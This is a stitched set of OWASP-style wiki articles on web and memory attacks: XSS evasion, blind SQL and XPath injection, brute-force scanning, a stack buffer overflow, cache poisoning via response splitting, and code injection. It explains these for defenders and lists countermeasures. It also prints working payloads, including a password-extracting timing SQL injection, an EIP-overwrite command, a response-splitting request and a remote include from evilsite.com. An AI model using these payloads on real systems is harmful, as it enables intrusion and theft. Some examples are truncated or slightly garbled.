would be replaced with:

```
&lt;script&gt;alert&#40;'y0u ar3 0wn3d!'\&#41;;&lt;/script&gt;
```

However there are browsers which will automatically reverse the process and interpret this string correctly.

We don't need to do replacement at all, we may get the same effect in many different ways.

## EXAMPLES

### Example 1 ("XSS using Script in Attributes")

XSS attacks may be conducted without using <script></script> tags.

Other tags will do exactly the same thing, e.g.:

```
<body onload=alert('test1')>
```

or other attributes like: onmouseover, onerror.

#### onmouseover

```
<a onmouseover="window.alert('Wufff!')">Click Me!</a>
```

## onerror

```

```

### Example 2 ("XSS using Script Via Encoded URI Schemes")

If we need to hide against web application filters we may try to encode string characters, e.g.: a=&#X41 (UTF-8) and use it in

IMG tag:

```
<IMG SRC=js&#X41vascript:alert('test2')>
```

There are many different UTF-8 encoding notations what give us even more possibilities.

### Example 3 ("XSS using code encoding")

We may encode our script in base64 and place it in META tag. This way we get rid of alert() totally. More information about this method can be found in RFC 2397

```
<META HTTP-EQUIV="refresh"
CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2NyaXB0Pg">
```

These (just a little modified by me) and others examples can be found on <http://ha.ckers.org/xss.html>, which is a true encyclopedia of the alternate XSS syntax attack.

## REFERENCES

- <http://ha.ckers.org/xss.html>
- <http://www.businessinfo.co.uk/labs/hackvertor/hackvertor.php>

## RELATED THREATS

- [[Client-side\_Attacks]]

## RELATED ATTACKS

- [[Cross\_Site\_Scripting]]
- [[Category:Injection Attack]]
- [[Invoking untrusted mobile code]]

## RELATED VULNERABILITIES

- [[Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

[[HTML Entity Encoding]]

Use whitelists and if it's possible specify detailed format of the expected output data.

## CATEGORIES

[[Category:Injection]]

[[Category:Attack]]

QUEBRA

## ARGUMENT INJECTION OR MODIFICATION

{{Template:Attack}}

## DESCRIPTION

Argument Injection or Modification is a specific case of attack, which belongs to Injection attacks family. Modifying or injecting data as arguments the attacker may lead to very similar, often the same results as in other injection attacks. It plays no difference if the attacker wants to inject the system command into argument or into any other part of the code.

## EXAMPLES

### ""Example 1""

Knowing pseudo code of the application the attacker may guess, what action is required by the application to perform another one. E.g. what must be done to authorize the attacker as the administrator.

Reading the code below the attacker doesn't know the values of \$pass and \$login. The question is - is there possibility of altering value of \$authorized not knowing previously mentioned variables?

```
$authorized=0;
if($pass = "XXX" and $login = "XXX") { $authorized = 1; }
if($authorized == 1) { admin_panel(); }
```

If server configuration allows for that, we may try to pass argument \$authorized=1 as input data to application.

E.g. `/index.php?user=&pass=&authorized=1`

### ""Example 2""

If security mechanism doesn't protect data as it should, e.g. doesn't check the identity of the user and private data are displayed to him despite of fact they shouldn't, then such user may try to alter arguments and get access to data owned by a different user.

E.g. By entering address `http://testsite.com/index.php?invoice=12` user is able to check one of his invoices. Modifying "invoice" argument, considering above assumptions, the attacker may try to access other user's invoices. Useful to the attacker in this example would be performing a brute-force attack.

## RELATED THREATS

[[Category:Command Execution]]

## RELATED ATTACKS

- [[Command Injection]]
- [[Code Injection]]
- [[SQL Injection]]
- [[LDAP Injection]]
- [[SSI Injection]]
- [[XSS]]

## RELATED VULNERABILITIES

[[Category: Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

- validation of the format / expected classes of characters / input/output data size

## CATEGORIES

[[Category: Injection]]

[[Category:Attack]]

QUEBRA

## ASYMMETRIC RESOURCE CONSUMPTION (AMPLIFICATION)

{{Template:Attack}}

## DESCRIPTION

An attacker can force a victim to consume more resources than should be allowed for the attacker's level of access. The program can potentially fail to release or incorrectly release a system resource. A resource is not properly cleared and made available for re-use.

## EXAMPLES

### ""Example1""

The following method never closes the file handle it opens. The `Finalize()` method for `StreamReader` eventually calls `Close()`, but there is no guarantee how long it is going to take before the `Finalize()` method is invoked. In fact, there is no guarantee that `Finalize()` will ever be invoked. In a busy environment, this can result in the VM using up all of its available file handles.

```
private void processFile(string fName) {
    StreamWriter sw = new
    StreamWriter(fName);
    string line;
    while ((line = sr.ReadLine()) != null) processLine(line);
}
```

After using up all handles (file descriptors) VM may become very unstable, slow and what is the most important it may stop working deterministically comparing to its previous state.

### ""Example2""

Under normal conditions the following C# code executes a database query, processes the results returned by the database, and closes the allocated SqlConnection object. But if an exception occurs while executing the SQL or processing the results, the SqlConnection object is not closed. If this happens often enough, the database runs out of available cursors and is not able to execute any more SQL queries.

C# Example:

```
...
SqlConnection conn = new SqlConnection(connString);
SqlCommand cmd = new SqlCommand(queryString);
cmd.Connection = conn; conn.Open();
SqlDataReader rdr = cmd.ExecuteReader();
HarvestResults(rdr);
conn.Connection.Close();
...
```

The amount of the concurrent connections to the databases is often lower than maximal amount of possible handles in the system to use. It makes easier to locate application bottlenecks and use them to stop the application or make it unstable.

### ""Example3""

If application which can handle N concurrent connections doesn't implement appropriate mechanism to disconnect clients e.g. TIMEOUTs, then it's very easy to disable it by establishing close to N connections. Additionally the connections should simulate work with application using its protocol until exhaustion of the available resources.

## REFERENCE

- <http://cwe.mitre.org/data/definitions/404.html>

## RELATED THREATS

- [[Denial\_of\_Service]]

## RELATED ATTACKS

- [[Account\_Lockout\_Attack]]

## RELATED VULNERABILITIES

- `[[Insufficient_Resource_Locking]]`
- `[[Insufficient_Resource_Pool]]`

## RELATED COUNTERMEASURES

It is good practice to be responsible for freeing all resources you allocate.

Memory should be allocated/freed using matching functions such as `malloc/free`, `new/delete`, and `new[]/delete[]`.

## CATEGORIES

`[[Category:Resource_Depletion]]`

`[[Category:Attack]]`

QUEBRA

## BLIND SQL INJECTION

`{{Template:Attack}}`

## DESCRIPTION

When an attacker executes SQL Injection attacks sometimes the server responds with error messages from the database server complaining that the SQL Query's syntax is incorrect. Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application rather than getting a useful error message they get a generic page specified by the developer instead. This makes exploiting a potential SQL Injection attack more difficult but not impossible. An attacker can still steal data by asking a series of True and False questions through sql statements.

## EXAMPLES

Verification whether request returns True or False the attacker may conduct in a few ways:

### Example ("(in)visible content")

Having a simple page, which displays article with given ID as the parameter, the attacker may perform a couple simple tests if a page is vulnerable to sql injection attack.

Exemplary URL:

```
http://newspaper.com/items.php?id=2
```

sends the following query to the database:

```
SELECT title, description, body FROM items WHERE ID = 2
```



The attacker may try to inject any (even invalid) query, what should cause to return no results by the query:

```
http://newspaper.com/items.php?id=2 and 1=2
```

Now the sql query should looks like that:

```
SELECT title, description, body FROM items WHERE ID = 2 and 1=2
```

What means that query is not going to return anything.

If the web application is vulnerable to sql injection, then probably will not return anything. To make sure the attacker will certainly inject a valid query:

```
http://newspaper.com/items.php?id=2 and 1=1
```

If the content of the page will be the same, then the attacker is able to distinguish when the query is True or False.

What next? The only limitations are privileges set up by the database administrator, different SQL dialects and finally the attacker imagination.

### Example ("RDBMS fingerprinting")

If the attacker is able to determine when his query returns True or False, then he may fingerprint the RDBMS. This will make the whole attack much easier to him. One of the most popular method to do it, is to call functions, which will return the current date. MySQL, MS SQL or Oracle have different functions for that, respectively "now()", "getdate()", and "sysdate()".

### Example ("timing attack")

Timing attack depends upon injecting the following MySQL query:

```
SELECT IF(expression, true, false)
```

Using some time taking operation e.g. BENCHMARK(), will delay server responses if the expression will be True.

```
BENCHMARK(5000000, ENCODE('MSG', 'by 5 seconds'))
```

- will execute 5000000 times the ENCODE function.

Depending on the database server performance and its load, it should take just a moment to finish this operation. The important thing is, from the attacker's point of view, to specify high number of BENCHMARK() function repetitions, which should affect in a noticeable way the server response time.

Exemplary combination of both queries:

```
1 UNION SELECT IF(SUBSTRING(user_password,1,1) = CHAR(50), BENCHMARK(5000000, ENCODE('MSG', 'by 5 seconds')), null) FROM users WHERE user_id = 1;
```

If the server response was quite long we may expect, that the first user password character with user\_id = 1 is character '2'.

```
(CHAR(50) == '2')
```

Using this method for the rest of characters it's possible to get to know entire password stored in the database. This method works even when the attacker injects the sql queries and the content of the vulnerable page is doesn't change.

Obviously in this example the names of the tables and the number of columns was specified. However it's possible to guess them or check with trial and error method.

Different databases than MySQL also have implemented functions, which allow to use timing attacks:

- MS SQL 'WAIT FOR DELAY '0:0:10''
- PostgreSQL pg\_sleep()

Conducting Blind\_SQL\_Injection attacks manually are very time taking. There are a lot of tools, which automates this process. One of them is SQLMap (<http://sqlmap.sourceforge.net/>) developed within OWASP grant program. In the other hand the practice shows that tools of this kind are very sensitive to even small deviations from the rule. This includes:

- scanning othe WWW cluster, where clocks are not ideally synchronized,
- WWW services where argument acquiring method was changed, e.g. from /index.php?ID=10 to /ID,10

## REFERENCES

- [http://www.imperva.com/application\\_defense\\_center/white\\_papers/blind\\_sql\\_server\\_injection.html](http://www.imperva.com/application_defense_center/white_papers/blind_sql_server_injection.html)
- <http://ferruh.mavituna.com/makale/sql-injection-cheatsheet/>
- [[http://www.ngssoftware.com/papers/more\\_advanced\\_sql\\_injection.pdf](http://www.ngssoftware.com/papers/more_advanced_sql_injection.pdf) more Advanced SQL Injection] by NGS
- [<http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-hotchkies/bh-us-04-hotchkies.pdf> Blind SQL Injection Automation Techniques] Black Hat Pdf
- [<http://seclists.org/lists/bugtraq/2005/Feb/0288.html> Blind Sql-Injection in MySQL Databases]
- [<http://www.cgisecurity.com/questions/blindsql.shtml> Cgisecurity.com: What is Blind SQL Injection?]
- [<http://www.securitydocs.com/library/2651> Blind SQL Injection]
- [http://www.spidynamics.com/whitepapers/Blind\\_SQLInjection.pdf](http://www.spidynamics.com/whitepapers/Blind_SQLInjection.pdf)
- [[http://wcsc.myweb.usf.edu/tutorials/SQL\\_Injection.ppt](http://wcsc.myweb.usf.edu/tutorials/SQL_Injection.ppt) SQL Injection Attacks]

## TOOLS

- [<http://www.sqlpowerinjector.com/> SQL Power Injector]
- [<http://www.0x90.org/releases/absinthe/> [Absinthe :: Automated Blind SQL Injection] // ver1.3.1
- [<http://www.securiteam.com/tools/5IP0L20I0E.html> SQLBrute Multi Threaded Blind SQL Injection Bruteforcer] in Python
- [[http://www.owasp.org/index.php/Category:OWASP\\_SQLiX\\_Project](http://www.owasp.org/index.php/Category:OWASP_SQLiX_Project) SQLiX SQL Injection Scanner] in Perl
- [<http://sqlmap.sourceforge.net> sqlmap, a blind SQL injection tool] in Python
- [[http://www.514.es/2006/12/inyeccion\\_de\\_codigo\\_bsqlibf12th.html](http://www.514.es/2006/12/inyeccion_de_codigo_bsqlibf12th.html) bsqlibf, a blind SQL injection tool] in Perl

## RELATED THREATS

- [[:Category:Command\_Execution]]

## RELATED ATTACKS

- `[[Blind_XPath_Injection]]`
- `[[SQL_Injection]]`
- `[[XPATH_Injection]]`
- `[[LDAP_injection]]`
- `[[Server-Side_Includes_%28SSI%29_Injection]]`

## RELATED VULNERABILITIES

- `[[Injection_problem]]`

## RELATED COUNTERMEASURES

- `[:Category:Input Validation]`

## CATEGORIES

`[[Category:Injection]]`

`[[Category:Attack]]`

`[[Category:Injection Attack]]`

`[[Category:OWASP_CLASP_Project]]`

`[[Category:OWASP_SQLiX_Project]]`

`[[Category:Code Snippet]]`

`[[Category:Java]]`

`[[Category:SQL]]`

QUEBRA

## BLIND XPATH INJECTION

`{{Template:Attack}}`

## DESCRIPTION

XPath is a sort of query language that describes how to locate specific elements (including attributes, processing instructions, etc.) in an XML document. Since it is a query language, XPath is somewhat similar to Structured Query Language (SQL). However, XPath can be used to reference almost any part of any XML document without access control restrictions, whereas with SQL, a "user" (which is a term undefined in the XPath/XML context) may be restricted to certain tables, columns or queries.

More information may be found in the article dedicated to [\[\[XPath Injection\]\]](#). Conducting Blind XPath Injection attack the attacker has no knowledge about the structure of the XML document. However his situation is better comparing to [\[\[Blind\\_SQL\\_Injection\]\]](#), because there are functions, which allows for performing tests (XML Crawling) and in the end getting know the document structure.

## EXAMPLES

Using [\[\[XPath Injection\]\]](#) attack the attacker is able to e.g. log in to the system without entering valid login and password. If he wants to know information about other users he must take one step further. The attacker may be successful using two methods: Booleanization and XML Crawling. By adding to the XPath syntax, which allows to log in without entering a login and password, additional expressions (replacing what the attacker entered in the place of login to the specially crafted expression).

### ""Booleanization""

Using so called "Booleanization" method the attacker may find out if the given XPath expression is True or False. Let's assume that the aim of the attacker is to log in to the account. Successful log in would be equal "True" and failed log in attempt would equals "False". Only a smart portion of the information is analyzed "character" or the number. When the attacker focuses on the string he may reveal it in its entirety by checking every single character within the class/range of characters this string belongs to.

Using "string-length(S)" function, where S is a string, the attacker may find out the length of this string. With the appropriate number of "substring(S,N,1)" function iterations, where S is a previously mentioned string, N is a start character, and "1" is a next character counting from N character, the attacker is able to find out the whole string.

Example:

```
<?xml version="1.0" encoding="UTF-8"?>
<data>
<user>
<login>admin</login>
<password>test</password>
<realname>SuperUser</realname>
</user>
<user>
<login>rezos</login>
<password>rezos123</password>
<realname>Simple User</realname>
</user>
</data>
```

Function:

- "string.stringlength(//user[position()=1]/child::node()[position()=2])" returns the length of the second string of the first user (8),
- "substring(//user[position()=1]/child::node()[position()=2],1,1)" returns the first character of this user ('r').

### ""XML Crawling""

To get to know the XML document structure the attacker may use:

- count(expression)

```
count (//user/child::node ())
```

Will return the number of nodes (in this case 2).

- `stringlength(string)`

```
string-length (//user[position()=1]/child::node() [position()=2])=6
```

Using this query the attacker will find out if the second string (password) of the first node (user 'admin') consists of 6 characters.

- `substring(string, number, number)`

```
substring (//user[position()=1]/child::node() [position()=2]),1,1)="a"
```

This query will confirm (True) or deny (False) that the first character of the user ('admin') password is an "a" character.

If the log in form would look like that:

C#:

```
String FindUser;  
FindUser = "//user[login/text()='\" + Request("Username") + "\" And  
password/text()='\" + Request("Password") + "\"]";
```

then the attacker should inject the following code:

```
Username: ' or substring (//user[position()=1]/child::node() [position()=2]),1,1)="a" or ''='
```

The XPath syntax may remind common [[SQL\_Injection]] attacks but the attacker must consider, that this language disallows commenting

out the rest of expression. To omit this limitation the attacker should use OR expressions to void all expressions, which may disrupt the attack.

Because of "Booleanization" the number of queries, even within a small XML document, may be very high (thousands, hundred of thousands and more). That is why this attack is not conducted manually. Knowing few basic XPath functions the attacker is able to write an application in a short time, which will rebuild the structure of the document and will fill it with a data by itself.

## REFERENCES

- <http://www.modsecurity.org/archive/amit/blind-xpath-injection.pdf> by Amit Klein (much more details, in my opinion the best source about Blind XPath Injection).
- <http://www.ibm.com/developerworks/xml/library/x-xpathinjection.html>

## RELATED THREATS

- `[[Category:Command_Execution]]`

## RELATED ATTACKS

- `[[Blind_SQL_Injection]]`

## RELATED VULNERABILITIES

- `[[Injection_problem]]`

## RELATED COUNTERMEASURES

- `[:Category:Input Validation]`

More in the article `[[XPATH_Injection]]`

## CATEGORIES

`[[Category:Injection]]`

`[[Category:Attack]]`

QUEBRA

## BRUTE FORCE ATTACK

`{{Template:Attack}}`

## DESCRIPTION

During this type of attacks the attacker is trying to bypass security mechanisms having a minimal knowledge about them. Using one or more of accessible methods: dictionary attack (with or without mutations), brute-force attack (with given classes of characters e.g.: alphanumerical, special, case (in)sensitive) the attacker is trying to achieve his/her goal. Considering a given method, number of tries, efficiency of the system, which conducts the attack and estimated efficiency of the system which is attacked, the attacker is able to calculate for how long the attack will have to last. Non brute-force attacks in the other hand, which includes all classes of characters, gives no certainty of success.

## EXAMPLES

The brute-force attacks are mainly used in the context of guessing passwords and bypassing access control. However there are a lot of tools which use this technique to examine the web service's catalogue structures and seek interesting, from the attacker's point of view, information. Very often the target of an attack are data in forms (GET/POST) and user's Session-IDs.

In the first scenario, where the goal of brute-forcing is to get to know the password in its decrypted form, it may appear that John the Ripper (<http://www.openwall.com/john/>) is a very helpful tool. TOP10 tools for password cracking with different methods, including brute-force, may be found on <http://sectools.org/crackers.html>.

For testing web services there are tools like:

- dirb (<http://sourceforge.net/projects/dirb/>)
- WebRoot (<http://www.cirt.dk/tools/webroot/WebRoot.txt>)
- dirb belongs to more advanced tools. With its help we are able to:
- set cookies
- add any HTTP header
- use PROXY
- mutate objects which were found
- test http(s) connections
- seek catalogues and/or files using defined dictionaries and templates
- and much much more

The simplest test to perform is:

```
rezos@dojo ~/d/owasp_tools/dirbr $ ./dirbr http://testsite.test/
-----
DIRB v1.9
By The Dark Raver
-----
START_TIME: Mon Jul 9 23:13:16 2007
URL_BASE: http://testsite.test/
WORDLIST_FILES: wordlists/common.txt
SERVER_BANNER: lighttpd/1.4.15
NOT_EXISTANT_CODE: 404 [NOT FOUND]
(Location: ' - Size: 345)
-----
Generating Wordlist...
Generated Words: 839
---- Scanning URL: http://testsite.test/ ----
FOUND: http://testsite.test/phpmyadmin/
(***) DIRECTORY (*)
```

In the output the attacker is informed that `phpmyadmin/` catalogue was found. The attacker who knows that, is now able to perform the attack on this application. In `dirb`'s templates there is among others a dictionary containing information about invalid `httpd` configuration. This dictionary will detect weaknesses of this kind.

One of the main problems with tools like dirb is recognition if the given response from the server is expected and reliable. With more advanced server configuration (e.g. with `mod_rewrite`) automatic tools are unable to determine if server response informs about an error or that the file, which the attacker is after, was found.

Application WebRoot.pl written by CIRT.DK (<http://www.cirt.dk/tools/webroot/WebRoot.txt>) has embedded mechanisms for parsing server responses and basing on the phrase, wchich was specified by the attacker, it measures if the server response is expected.

Example:

[illegible]

```
[X] Using Incremental - OK
[X] Starting Scan - OK
GET /private/b HTTP/1.1
GET /private/z HTTP/1.1
[X] Scan complete - OK
[X] Total attempts - 26
[X] Successful attempts - 1
oo00oo00oo00oo00oo00oo00oo00oo00oo00
WebRoot.pl found one file "/private/b" on testsite.test, which contains phrase "test".
```

Another example is to examine ranges of the variable's values:

```
./WebRoot.pl -noupdate -host testsite.test -port 80 -verbose -diff "Error" -url
"/index.php?id=<BRUTE>" -incremental integer -minimum 1 -maximum 1
```

## RELATED THREATS

- [\[:Category:Authentication\]](#)

## RELATED ATTACKS

- [\[\[Blind SQL Injection\]\]](#)
- [\[\[Blind XPath Injection\]\]](#)

## RELATED VULNERABILITIES

- [\[\[Weak credentials\]\]](#)
- [\[\[J2EE Misconfiguration: Insufficient Session-ID Length\]\]](#)

## RELATED COUNTERMEASURES

- [\[\[Salted hashes\]\]](#)
- [\[\[Password based authentication\]\]](#)

## CATEGORIES

[\[\[Category:Attack\]\]](#)

[\[\[Category:Probabilistic Techniques\]\]](#)

QUEBRA

## BUFFER OVERFLOW ATTACK

{{Template:Attack}}

## DESCRIPTION

Buffer overflow errors are characterized by the overwriting these memory fragments of the process, which should have never been modified intentionally or unintentionally. Overwriting values of the IP (Instruction Pointer), BP



(Base Pointer) and other registers causes exceptions, segmentation faults and other errors to occur. Usually these errors ends execution of the application in an unexpected way.

Buffer overflow errors occurs when we operate on buffers of char type. BO (common name for this kind of errors) is simply a stack or heap overflow. We don't distinguish between these two in this article to avoid reader's confusion. Details about using stack and heap overflow techniques reader will find in the separate articles.

Below examples are written in C language under GNU/Linux system on x86 architecture.

## EXAMPLES

### Example 1

This very simple application reads from the standard input an array of the characters and copies it into the buffer of the char type. The size of this buffer is eight characters. After that the content of the buffer is displayed and application exits:

```
#include <stdio.h>
int main(int argc, char **argv)
{
    char buf[8]; // buffer for eight characters
    gets(buf); // read from stdio (sensitive function!)
    printf("%s\n", buf); // print out data stored in buf
    return 0; // 0 as return value
}
```

Program compilation:

```
rezos@spin ~/inzynieria $ gcc bo-simple.c -o bo-simple
/tmp/ccECXQAX.o: In function `main':
bo-simple.c:(.text+0x17): warning: the `gets' function is dangerous and
should not be used.
```

At this stage even compiler suggests us that the used function gets() doesn't belong to the safe ones.

Usage example:

```
rezos@spin ~/inzynieria $ ./bo-simple // program start
1234 // we enter "1234" string from the keyboard
1234 // program prints out the content of the buffer
rezos@spin ~/inzynieria $ ./bo-simple // start
123456789012 // we enter "123456789012"
123456789012 // content of the buffer "buf" ???!
Segmentation fault // information about memory segmentation fault
```

Definitely we manage (un)luckily to execute faulty operation by the program and provoke it to exit abnormally.

Problem analysis:

The program calls a function, which operate on char type buffer and does no checks against overflowing the size assigned to this buffer. As an aftermath it is possible to intentionally or unintentionally store more data in the buffer what will cause an error. The following question arises:

The buffer stores only eight characters, so why function printf() displayed twelve? The answer come off the process memory organization. Four characters which overflowed the buffer also overwrite the value stored in one

of the registers, which was necessary for the correct function return. Memory continuity resulted in printing out the data stored in this memory area.

## Example 2

This example is analogous to the first one. In addition before and after `doit()` function we have two calls to function `printf()`.

```
#include <stdio.h>
#include <string.h>
void doit(void)
{
    char buf[8];
    gets(buf);
    printf("%s\n", buf);
}
int main(void)
{
    printf("So... The End...\n");
    doit();
    printf("or... maybe not?\n");
    return 0;
}
```

Program compilation:

```
rezos@dojo-labs ~/owasp/buffer_overflow $ gcc example02.c -o example02
-ggdb
/tmp/cccbMjcN.o: In function `doit':
/home/rezos/owasp/buffer_overflow/example02.c:8: warning: the `gets'
function is dangerous and should not be used.
Usage example:
rezos@dojo-labs ~/owasp/buffer_overflow $ ./example02
So... The End...
TEST // user data on input
TEST // print out stored user data
or... maybe not?
```

Program between two defined `printf()` calls displays content of the buffer, which is filled with data entered by the user.

```
rezos@dojo-labs ~/owasp/buffer_overflow $ ./example02
So... The End...
TEST123456789
TEST123456789
Segmentation fault
```

Because of defined size of the buffer (`char buf[8]`) and filling it with thirteen characters of `char` type, the buffer was overflowed. If our binary application is in ELF format, then we are able to use an `objdump` program to analyse it and find necessary information to exploit buffer overflow error.

Below is an output produced by the `objdump`. From that output we are able to find addresses, where `printf()` is called (0x80483d6 and 0x80483e7).

```
rezos@dojo-labs ~/owasp/buffer_overflow $ objdump -d ./example02
080483be <main>:
80483be: 8d 4c 24 04 lea 0x4(%esp),%ecx
80483c2: 83 e4 f0 and $0xfffffffff0,%esp
80483c5: ff 71 fc pushl 0xfffffffffc(%ecx)
80483c8: 55 push %ebp
80483c9: 89 e5 mov %esp,%ebp
80483cb: 51 push %ecx
```

```

80483cc: 83 ec 04 sub $0x4,%esp
80483cf: c7 04 24 bc 84 04 08 movl $0x80484bc, (%esp)
80483d6: e8 f5 fe ff ff call 80482d0 <puts@plt>
80483db: e8 c0 ff ff ff call 80483a0 <doit>
80483e0: c7 04 24 cd 84 04 08 movl $0x80484cd, (%esp)
80483e7: e8 e4 fe ff ff call 80482d0 <puts@plt>
80483ec: b8 00 00 00 00 mov $0x0,%eax
80483f1: 83 c4 04 add $0x4,%esp
80483f4: 59 pop %ecx
80483f5: 5d pop %ebp
80483f6: 8d 61 fc lea 0xffffffff(%ecx), %esp
80483f9: c3 ret
80483fa: 90 nop
80483fb: 90 nop

```

If the second call to `printf()` would inform administrator about user logout (e.g. closed session), then we can try to omit this step and finish without call to `printf()`.

```

rezos@dojo-labs ~/owasp/buffer_overflow $ perl -e 'print "A"x12
.\xf9\x83\x04\x08"' | ./example02
So... The End...
AAAAAAAAAAAAu*
Segmentation fault

```

Application finished its execution with segmentation fault but the second call to `printf()` had no place. A few words of explanation:

```
perl -e 'print "A"x12 ."\xf9\x83\x04\x08"'
```

will print out twelve "A" characters and then four characters, which are in fact an address of the instruction we want to execute. Why twelve?

```

8 // size of buf (char buf[8])
+ 4 // four additional bytes for overwriting stack frame pointer
----
12

```

Problem analysis:

The issue is the same as in the first example. There is no control over the size of the copied buffer into the previously declared one. In this example we overwrite EIP register with address `0x080483f9`, which is in fact call to `ret` in the last phase of the program execution.

How to use buffer overflow errors in a different way? Generally exploitation of these errors may lead to:

- application DoS
- reordering execution of functions
- code execution (if we are able to inject the shellcode described in the separate document)

How buffer overflow errors are made?

This kind of errors are very easy to make. For years they were programmer's nightmare. The problem lies in native C functions, which don't care about doing appropriate buffers length checks. Below is the list of such functions and if exists, their safe equivalents:

- `gets()` -> `fgets()` read characters

- strcpy() -> strncpy() copy content of the buffer
- strcat() -> strncat() buffers concatenation
- sprintf() -> snprintf() fill buffer with data of different types
- (f)scanf() read from STDIN
- getwd() return working directory
- realpath() return absolute (full) path

## RELATED THREATS

- [[Category:Command Execution]]
- [[Off-by-one]]

## RELATED ATTACKS

- [[Stack overflow attack]]
- [[Heap overflow attack]]
- [[Format string attack]]

## RELATED VULNERABILITIES

- [[Format string]]
- [[Heap overflow]]

## RELATED COUNTERMEASURES

- Use safe equivalent functions, which check the buffers length, whenever it's possible. Namely:
  - gets() -> fgets()
  - strcpy() -> strncpy()
  - strcat() -> strncat()
  - sprintf() -> snprintf()
- The functions which don't have their safe equivalents should be rewritten with safe checks implemented. Time spent on that will benefit in the future. Remember that you have to do it only once.
- Use compilers, which are able to identify unsafe functions, logic errors and check if the memory is overwritten when and where it shouldn't be.

## CATEGORIES

[[Category:Data Structure Attacks]]

[[Category:Attack]]

QUEBRA

## CSRF

#REDIRECT [[Cross-Site Request Forgery]]

[[Category:Exploitation\_of\_Authentication]]

[[Category:Attack]]

QUEBRA

## CACHE POISONING

{{Template:Attack}}

{{Template:Fortify}}

### DESCRIPTION

The impact of a maliciously constructed response can be magnified if it is cached either by a web cache used by multiple users or even the browser cache of a single user. If a response is cached in a shared web cache, such as those commonly found in proxy servers, then all users of that cache will continue receive the malicious content until the cache entry is purged. Similarly, if the response is cached in the browser of an individual user, then that user will continue to receive the malicious content until the cache entry is purged, although only the user of the local browser instance will be affected.

To successfully carry out such an attack we shall do the following:

- Find the vulnerable service code, which allows us to fill the HTTP header field with many headers.
- Force the cache server to flush its actual cache for the content, which we want be cached by the servers.
- Send specially crafted request created by the attacker, which will be stored in cache.
- Send the next request. The previously injected content stored in cache, will be the response to this request.

Described attack is rather difficult to carry out in the real environment. The list of conditions is long and hard to accomplish by the attacker. However it's easier to use this technique than Cross-User Defacement.

Cache Poisoning attack is possible because of HTTP\_Response\_Splitting and flaws in the web application. It is crucial from the attacker's point of view that the application allows for filling the header field with more than one header using CR (Carriage Return) and LF (Line Feed) characters.

### EXAMPLES

We have found a web page, which gets service name from the "page" argument and then redirects (302) to this service.

E.g.

```
http://testsite.com/redir.php?page=http://other.testsite.com/
```

And exemplary code of the redir.php:

```
rezos@dojo ~/public_html $ cat redir.php
<?php
header ("Location: " . $_GET['page']);
?>
```

Crafting appropriate request: [1]

1 - remove page from the cache

```
GET http://testsite.com/index.html HTTP/1.1
Pragma: no-cache
Host: testsite.com
User-Agent: Mozilla/4.7 [en] (WinNT; I)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

HTTP header fields "Pragma: no-cache" or "Cache-Control: no-cache" will remove the page from cache (if the page is stored in cache obviously).

2 - using HTTP Response Splitting we force cache server to generate two responses to one request

```
GET http://testsite.com/redir.php?site=%0d%0aContent-
Length:%20%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aLast-
Modified:%20Mon,%2027%20Oct%202009%2014:50:18%20GMT%0d%0aConte
nt-Length:%2020%0d%0aContent-
Type:%20text/html%0d%0a%0d%0a<html>deface!</html> HTTP/1.1
Host: testsite.com
User-Agent: Mozilla/4.7 [en] (WinNT; I)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

We are intentionally setting the future time (presently it's 2007 but in the header it's set to 2009) in the second response HTTP header "Last-Modified" to store the response in the cache.

We may get this effect by setting the following headers:

- Last-Modified (checked by the If-Modified-Since header)
- ETag (checked by the If-None-Match header)

3 - sending request for the page, which we want to replace in the cache of the server

```
GET http://testsite.com/index.html HTTP/1.1
Host: testsite.com
User-Agent: Mozilla/4.7 [en] (WinNT; I)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

In theory cache server should match the second answer from the request #2 to the request #3. In this way we've replaced the cache content. The rest of the requests should be executed during one connection (if the cache server doesn't require more sophisticated method to be used) possibly immediately one after another.

It may appear problematic to use this attack as universal technique for cache poisoning. It's due to cache server's different connection model and request processing implementations. What does it mean? That for example effective method to poison Apache 2.x cache with mod\_proxy and mod\_cache modules won't work with Squid.

Different problem is the length of the URI, which sometime makes it impossible to put necessary response header, which is next going to be matched to the request for the poisoned page.

Used request examples are from [1], which were modified on the needs of the article. More information can be found in the document, which focus on this kind of attacks [1] [http://packetstormsecurity.org/papers/general/whitepaper\\_httpresponse.pdf](http://packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf) by Amit Klein, Director of Security and Research.

## RELATED THREATS

## RELATED ATTACKS

- [[HTTP Response Splitting]]
- [[Cross-User\_Defacement]]

## RELATED VULNERABILITIES

[:Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

- Validation of the input data (CR and LF).
- Forbid HTTP headers nesting in one header's field.

[:Category:Input Validation]]

## CATEGORIES

[[Category:Abuse of Functionality]]

[[Category:Attack]]

QUEBRA

## CODE INJECTION

{{Template:Attack}}

## DESCRIPTION

Code Injection is the general name for a lot of types of attacks, which depends on inserting of the code, which will be interpreted by the application. Such an attack maybe be performed e.g. by adding string of characters into cookie or argument values in the URI. This attack makes use of lack of accurate input/output data validation i.e.:

- - class of allowed characters (standard regular expressions classes or custom)
- - data format
- - amount of expected data
- - for numerical input its values

The difference between Code Injection and Command Injection are measures used to achive similar goals. The concept of Code Injection is to add malicious code into application, which then will be executed. Added code is a part of the application itself. It's not an external code, which is executed like it would be in Command Injection.

## EXAMPLES

### ""Example 1""

If site uses include() fucntion, which operates on variables sent with GET method, and there is no validation on them performed, then the attacker may try to execute different code than author of the code had on mind.

The URL below should display information about how to contact with the testsite company.

`http://testsite.com/index.php?page=contact.php`

Below the altered code will include another code from `http://evilsite.com/evilcode.php`. The script "evilcode.php" may contain e.g. `phpinfo()` function, which is usefull for gaining information about configuration of the environment in which the web service runs.

`http://testsite.com/?page=http://evilsite.com/evilcode.php`

